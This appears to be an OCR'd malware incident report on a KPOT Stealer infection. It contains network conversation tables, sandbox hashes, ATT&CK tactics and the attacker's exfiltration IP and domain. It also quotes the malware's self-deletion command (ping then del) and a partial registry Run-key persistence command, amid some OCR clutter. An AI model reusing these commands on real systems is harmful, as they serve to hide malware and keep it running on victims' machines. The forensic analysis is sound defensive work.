Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/
8.209.83.76	10.0.76.109	1,015	751 k	514	29 k	501	722 k	112.586273	8.9413	
10.0.76.6	10.0.76.193	743	182 k	355	85 k	388	96 k	0.039895	201.6695	
10.0.76.6	10.0.76.109	686	176 k	324	81 k	362	94 k	34.718008	118.3663	
10.0.76.109	31.13.65.7	4	340	0	0	4	340	14.267281	0.7839	
10.0.76.109	31.13.65.36	2	170	0	0	2	170	15.269609	0.0232	
10.0.76.109	224.0.0.22	7	378	7	378	0	0	34.112361	3.5601	
10.0.76.109	224.0.0.252	6	428	6	428	0	0	34.116889	3.1859	
10.0.76.109	10.0.76.255	24	2,424	24	2,424	0	0	34.684265	84.0929	
10.0.76.109	255.255.255.255	2	684	2	684	0	0	37.184797	74.9584	
10.0.76.109	23.63.249.144	10	832	5	379	5	453	39.801450	0.0275	
10.0.76.109	74.125.21.95	2	108	0	0	2	108	67.267952	0.3202	
10.0.76.109	91.235.129.60	12	2,174	8	717	4	1,457	94.134980	38.0635	
10.0.76.109	37.46.135.170	1,031	1,289 k	167	12 k	864	1,276 k	94.566744	37.6327	
10.0.76.109	13.107.21.200	12	1,490	8	684	4	806	99.027334	48.3050	
10.0.76.109	72.21.81.200	83	53 k	38	3,061	45	50 k	123.710731	23.6219	
10.0.76.109	185.254.190.200	1	54	0	0	1	54	142.404217	0.0000	
10.0.76.193	10.0.76.255	24	2,424	24	2,424	0	0	0.000000	74.0365	
10.0.76.193	224.0.0.22	8	432	8	432	0	0	2.411086	118.5048	
10.0.76.193	224.0.0.252	8	556	8	556	0	0	2.413085	2.7165	
10.0.76.193	255.255.255.255	2	684	2	684	0	0	2.420965	67.7991	
10.0.76.193	31.13.65.7	805	597 k	315	26 k	490	571 k	5.332148	197.9378	
10.0.76.193	23.63.249.186	9	778	5	379	4	399	7.650896	0.0260	
10.0.76.193	31.13.65.36	194	73 k	94	17 k	100	56 k	9.773975	195.1881	
10.0.76.193	172.217.164.74	68	38 k	34	2,223	34	36 k	58.474116	131.7928	
10.0.76.193	74.125.138.97	2	108	0	0	2	108	59.079024	0.0033	
10.0.76.193	172.217.164.66	2	108	0	0	2	108	59.836191	0.0303	

Malware Behavior: Persistence and Exfiltration

Persistence

KPOT Stealer was saved in a temporary directory before self-deletion.

Data Theft

Stolen data included browser credentials, autofill data, and cookies.

Exfiltration

Stolen data was sent to the attacker's server (8.209.83.76, fghjkmgru34.site).

? 2019-06-22-malware-retrieved-fro...ost.exe


Submit to analyze | Download

Extracted | PE32 executable (GUI) Intel 80386, for MS Windows, 5 sections (584.19 kb)
Mime: application/vnd.microsoft.portable-executable **Entropy:** 6.29

Main | HEX | PE

MD5	90C90E8D3FA5CA583E966D2A34565899
SHA1	68A0B952703483F500C397B8AF942DF60A0AA4E9
SHA256	39BE5610259FFADE85599720EE0AF31187788A00791F1E4CB0CD05EF00105EDA
SSDEEP	12288:IcW6FrWSTQPZIkGCO1GPJuOO2+tzaCwqRVl/45AVkkJ:FzrWSTQBIkGCO1GxuOO2wzaH61

TrID	36.8% InstallShield setup
	26.6% Win32 Executable MS Visual C++ (generic)
	23.6% Win64 Executable (generic)
	5.6% Win32 Dynamic Link Library (generic)
	3.8% Win32 Executable (generic)



delete itself after running:

The malware executed a command to delete itself after running:

Introduce a short delay using the ping command


Remove the malware file to avoid forensic analysis

cmd Copy Edit

```
ping 127.0.0.1 && del "C:\Users\admin\AppData\Local\Temp\2019_06_22-malware.exe"
```

Registry keys set

When ProxyEnable is set to 1 » traffic Redirection.



windows startup


malware from restarting on reboot

The malware may have attempted persistence by adding itself to the Windows startup:

cmd

Copy Edit

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "Malware" /t
```



Behavior activities

(PID: 3544) 2019-06-22-malware-retrieved-from-the-infected-Windows-host.exe

Source: registry First seen: 32030 ms


Warning / System Security

Reads security settings of Internet Explorer

T1012 Query Registry

Operation:	READ
Name:	DISABLESECURITYSETTINGSCHECK
Value:	
Key:	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET EXPLORER\SECURITY
TypeValue:	REG_NONE

- **Execution (TA0002)**: Running commands like `ping.exe` and `cmd.exe`.
- **Defense Evasion (TA0005)**: Deleting itself to avoid detection.
- **Credential Access (TA0006)**: Stealing sensitive information.
- **Discovery (TA0007)**: Enumerating storage devices and system information.
- **Command and Control (TA0011)**: Communicating with external servers.
- **Exfiltration (TA0010)**: Sending stolen data to remote servers.



Second Host Observations

Second Host Observations: Normal User Activity

Host Details


IP Address: 10.0.76.193

Activity Analysis

The user accessed legitimate websites such as beef2live.

Findings

No malicious activity or suspicious connections were detected.



Count	destination_geo.organization_name	destination.geo.country_name
131	GOOGLE	United States
75	GOOGLE-CLOUD-PLATFORM	United States
65	FACEBOOK	United States
24	Alibaba US Technology Co., Ltd.	Germany
19	JSC IOT	Russia
12	EDGECAST	United States
8	AMAZON-02	United States
8	MICROSOFT-CORP-MSN-AS-BLOCK	United States
6	Akamai International B.V.	United States
4	TWITTER	United States

